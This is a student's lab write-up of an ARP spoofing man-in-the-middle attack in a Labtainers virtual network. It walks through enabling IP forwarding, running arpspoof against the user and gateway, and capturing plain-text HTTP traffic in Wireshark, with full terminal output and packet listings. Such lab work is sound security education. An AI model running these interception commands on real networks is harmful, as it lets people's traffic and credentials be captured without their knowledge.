

Jeffrey Resto

ARP Spoofing and Man-in-the-Middle Attack Simulation

Overview:

For this project, I carried out an ARP spoofing attack to understand how attackers can intercept and manipulate network traffic between two hosts. The goal was to exploit the Address Resolution Protocol to redirect, what the user believes to be secure communication, through the attacker's machine, creating what's called a man in the middle (MITM) scenario. By doing this, I was able to capture HTTP traffic in order to analyze the intercepted packets and see how easily sensitive data can be compromised, all without the victim's knowledge.

Tools & Environment:

- Labtainers (virtual lab)
- Wireshark for network traffic capture and analysis
- arpspoof command line tool for cache manipulation
- Attacker and victim virtual hosts simulating a LAN environment

Technical Tasks:

- Created virtual machines for the attacker and victim using Labtainers.
- Used Wireshark on the attacker's console to monitor network activity.
- Used arpspoof commands in both terminals to disrupt the ARP cache of both the user and the gateway.
- Redirected network traffic through the attacker's machine, capturing live HTTP sessions between the victim and the web server.


Task 1: Observe Network Traffic Without ARP Spoofing

1. Launch Wireshark on the Attacker:

First, open Wireshark on the Attacker computer to observe normal traffic on the local network.

Select the eth0 network interface to start capturing packets:

```
wireshark -ki eth0
```



2. Initiate Traffic from the User Computer:

Go to the User computer and use `wget` to fetch a webpage from the Webserver:

```
wget <Webserver IP address>
```

This command sends a request from the User to the Webserver through the Gateway. Normally, traffic on a switched network is only visible to the computers involved, so the Attacker shouldn't see this communication.



3. Analyze the Results in Wireshark:

In Wireshark, check if you can see the HTTP request or response traffic between

the User and Webserver. You should not see it, as switches typically prevent other devices on the network from intercepting traffic not meant for them.

This demonstrates the limitations of passive sniffing on a switched LAN.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::f889:9fff:feb0:7f2e	ff02::2	ICMPv6	70	Router Solicitation from fa:89:9f:f0:7f:2e
2	45.027317837	172.25.0.101	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps._tcp.local, "QM" qu
3	64.998540036	aa:ab:ac:ad:00:02	Broadcast	ARP	42	Who has 172.25.0.3? Tell 172.25.0.2
4	70.488974875	fe80::42:7ff:feb3:d...	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" qu
5	75.218943257	fe80::f889:9fff:feb0:7f2e	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" qu

Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface eth0, id 0
Ethernet II, Src: fa:89:9f:f0:7f:2e (fa:89:9f:f0:7f:2e), Dst: IPv6mcast_02 (33:33:00:00:00:02)
Internet Protocol Version 6, Src: fe80::f889:9fff:feb0:7f2e, Dst: ff02::2
Internet Control Message Protocol v6

Task 2: Perform ARP Spoofing to Intercept Traffic

1. Enable IP Forwarding on the Attacker:

To act as a man-in-the-middle, the Attacker machine needs to forward IP packets it receives. Verify that IP forwarding is enabled by running the following command on the Attacker:

```
sysctl net.ipv4.conf.all.forwarding
```

Ensure this setting returns a value of 1. If it's set to 0, enable IP forwarding with:

```
sudo sysctl -w net.ipv4.conf.all.forwarding=1
```

```
ubuntu@attacker: ~  
ubuntu@attacker:~$ sysctl net.ipv4.conf.all.forwarding  
net.ipv4.conf.all.forwarding = 1  
ubuntu@attacker:~$
```

2. Spoof the ARP Cache on the User and Gateway Computers:

In this step, you will use arpspoof to deceive the User and Gateway into thinking the Attacker is the other device.

Open two terminal windows on the Attacker. In each terminal, run the following commands to target both the User and Gateway:

Terminal 1: Run this command to spoof the ARP cache of the User,
making it think the Attacker is the Gateway:

`sudo arpspoof -t <User IP> <Gateway IP>`

```
ubuntu@attacker:~$ sudo arpspoof -t 172.25.0.2 172.25.0.3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:4
^CCleaning up and re-arping targets...
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:2 0806 42: arp reply 172.25.0.3 is-at aa:ab:ac:ad:0:3
```

Terminal 2: Run this command to spoof the ARP cache of the Gateway,
making it think the Attacker is the User:

`sudo arpspoof -t <Gateway IP> <User IP>`

```
ubuntu@attacker:~$ sudo arpspoof -t 172.25.0.3 172.25.0.2
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
aa:ab:ac:ad:0:4 aa:ab:ac:ad:0:3 0806 42: arp reply 172.25.0.2 is-at aa:ab:ac:ad:0:4
```

Explanation:


The -t flag specifies the target IP.

This creates two-way spoofing, where traffic between the User and

Gateway will now pass through the Attacker's machine.

3. Observe the ARP Spoofing in Wireshark:

With Wireshark still running on the Attacker's eth0 interface, you should now see ARP packets indicating that the User and Gateway are being repeatedly updated with the Attacker's MAC address.



No.	Time	Source	Destination	Protocol	Length	Info
16	703.900826166	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
17	704.000411583	aa:ab:ac:ad:00:02	aa:ab:ac:ad:00:04	ARP	42	Who has 172.25.0.4? Tell 172.25.0.2
18	704.000436199	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.4 is at aa:ab:ac:ad:00:04
19	705.905140563	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
20	707.905803633	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
21	709.907202402	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
22	711.911830030	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
23	713.913168529	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
24	715.915093737	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
25	717.916661409	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
26	719.919899721	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
27	721.941760054	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
28	723.943489702	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
29	725.944562182	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
30	727.945493141	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
31	729.946155829	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
32	731.947576989	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:04
33	733.280564239	aa:ab:ac:ad:00:04	Broadcast	ARP	42	Who has 172.25.0.3? Tell 172.25.0.4
34	733.280673547	aa:ab:ac:ad:00:03	aa:ab:ac:ad:00:04	UDP	42	172.25.0.3 is at aa:ab:ac:ad:00:03
35	733.280683399	172.25.0.4	172.25.0.3	UDP	42	48745 → 67 Len=0
36	733.281895809	172.25.0.3	172.25.0.4	ICMP	70	Destination unreachable (Port unreachable)
37	734.284487750	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:03
38	735.285228411	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:03
39	736.286488455	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:03
40	737.288317552	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:03
41	738.289253298	aa:ab:ac:ad:00:04	aa:ab:ac:ad:00:02	ARP	42	172.25.0.3 is at aa:ab:ac:ad:00:03

4. Verify the Spoofing by Capturing HTTP Traffic:

Go back to the User computer and re-fetch the webpage from the Webserver:

wget <Webserver IP address>

Check Wireshark on the Attacker machine. You should now see TCP packets and

HTTP traffic between the User and Webserver. This demonstrates that the

Attacker is now successfully positioned as a man-in-the-middle in the communication path.

```
ubuntu@user:~$ wget 172.35.0.3
--2025-03-12 21:54:39-- http://172.35.0.3/
Connecting to 172.35.0.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 908 [text/html]
Saving to: 'index.html.1'

index.html.1          100%[=====>]          908  --.-KB/s    in 0.001s
2025-03-12 21:54:39 (887 KB/s) - 'index.html.1' saved [908/908]
```

No.	Time	Source	Destination	Protocol	Length	Info
194	1118.8008673...	172.35.0.3	172.25.0.2	TCP	103	80 → 37048 [PSH, ACK] Seq=56 Ack=138 Win=65024 Len=
195	1118.8008769...	172.35.0.3	172.25.0.2	TCP	103	[TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=56 A
196	1118.8009424...	172.25.0.2	172.35.0.3	TCP	66	37048 → 80 [ACK] Seq=138 Ack=93 Win=64256 Len=0 Tsv
197	1118.8009580...	172.25.0.2	172.35.0.3	TCP	66	[TCP Dup ACK 196#1] 37048 → 80 [ACK] Seq=138 Ack=93
198	1118.8011319...	172.35.0.3	172.25.0.2	TCP	106	80 → 37048 [PSH, ACK] Seq=93 Ack=138 Win=65024 Len=
199	1118.8011406...	172.35.0.3	172.25.0.2	TCP	106	[TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=93 A
200	1118.8012109...	172.25.0.2	172.35.0.3	TCP	66	37048 → 80 [ACK] Seq=138 Ack=133 Win=64256 Len=0 TS
201	1118.8012207...	172.25.0.2	172.35.0.3	TCP	66	[TCP Dup ACK 200#1] 37048 → 80 [ACK] Seq=138 Ack=13
202	1118.8014581...	172.35.0.3	172.25.0.2	TCP	87	80 → 37048 [PSH, ACK] Seq=133 Ack=138 Win=65024 Len=
203	1118.8014717...	172.35.0.3	172.25.0.2	TCP	87	[TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=133
204	1118.8021355...	172.25.0.2	172.35.0.3	TCP	66	37048 → 80 [ACK] Seq=138 Ack=154 Win=64256 Len=0 TS
205	1118.8021507...	172.25.0.2	172.35.0.3	TCP	66	[TCP Dup ACK 204#1] 37048 → 80 [ACK] Seq=138 Ack=15
206	1118.8024038...	172.35.0.3	172.25.0.2	TCP	68	80 → 37048 [PSH, ACK] Seq=154 Ack=138 Win=65024 Len=
207	1118.8024209...	172.35.0.3	172.25.0.2	TCP	68	[TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=154
208	1118.8028112...	172.25.0.2	172.35.0.3	TCP	66	37048 → 80 [ACK] Seq=138 Ack=156 Win=64256 Len=0 TS
209	1118.8028264...	172.25.0.2	172.35.0.3	TCP	66	[TCP Dup ACK 208#1] 37048 → 80 [ACK] Seq=138 Ack=15
210	1118.8034966...	172.35.0.3	172.25.0.2	HTTP	974	HTTP/1.0 200 OK (text/html)
211	1118.8035077...	172.35.0.3	172.25.0.2	TCP	974	[TCP Retransmission] 80 → 37048 [PSH, ACK] Seq=156
212	1118.8044466...	172.25.0.2	172.35.0.3	TCP	66	37048 → 80 [ACK] Seq=138 Ack=1064 Win=64128 Len=0 T
213	1118.8044722...	172.25.0.2	172.35.0.3	TCP	66	[TCP Dup ACK 212#1] 37048 → 80 [ACK] Seq=138 Ack=10
214	1118.8047231...	172.35.0.3	172.25.0.2	TCP	66	80 → 37048 [FIN, ACK] Seq=1064 Ack=138 Win=65024 Le
215	1118.8047305...	172.35.0.3	172.25.0.2	TCP	66	[TCP Out-Of-Order] 80 → 37048 [FIN, ACK] Seq=1064 A
216	1118.8137551...	172.25.0.2	172.35.0.3	TCP	66	37048 → 80 [FIN, ACK] Seq=138 Ack=1065 Win=64128 Le
217	1118.8137791...	172.25.0.2	172.35.0.3	TCP	66	[TCP Out-Of-Order] 37048 → 80 [FIN, ACK] Seq=138 Ac
218	1118.8142847...	172.35.0.3	172.25.0.2	TCP	66	80 → 37048 [ACK] Seq=1065 Ack=139 Win=65024 Len=0 T
219	1118.8142935...	172.35.0.3	172.25.0.2	TCP	66	[TCP Dup ACK 218#1] 80 → 37048 [ACK] Seq=1065 Ack=1

Task 3: Save and Analyze the Captured Traffic

1. Stop the Capture:

In Wireshark, click the Stop button (red square) to halt the packet capture.

2. Save the Captured Traffic:

Save the captured packets to a file named sniff.pcapng in the Attacker's home directory:

Go to File > Save As, and choose /home/ubuntu/sniff.pcapng as the file path.

3. Analyze the Traffic:

Review the saved file to analyze the captured HTTP packets between the User and Webserver. Pay attention to any sensitive information, such as HTTP requests, that may have been transmitted in plain text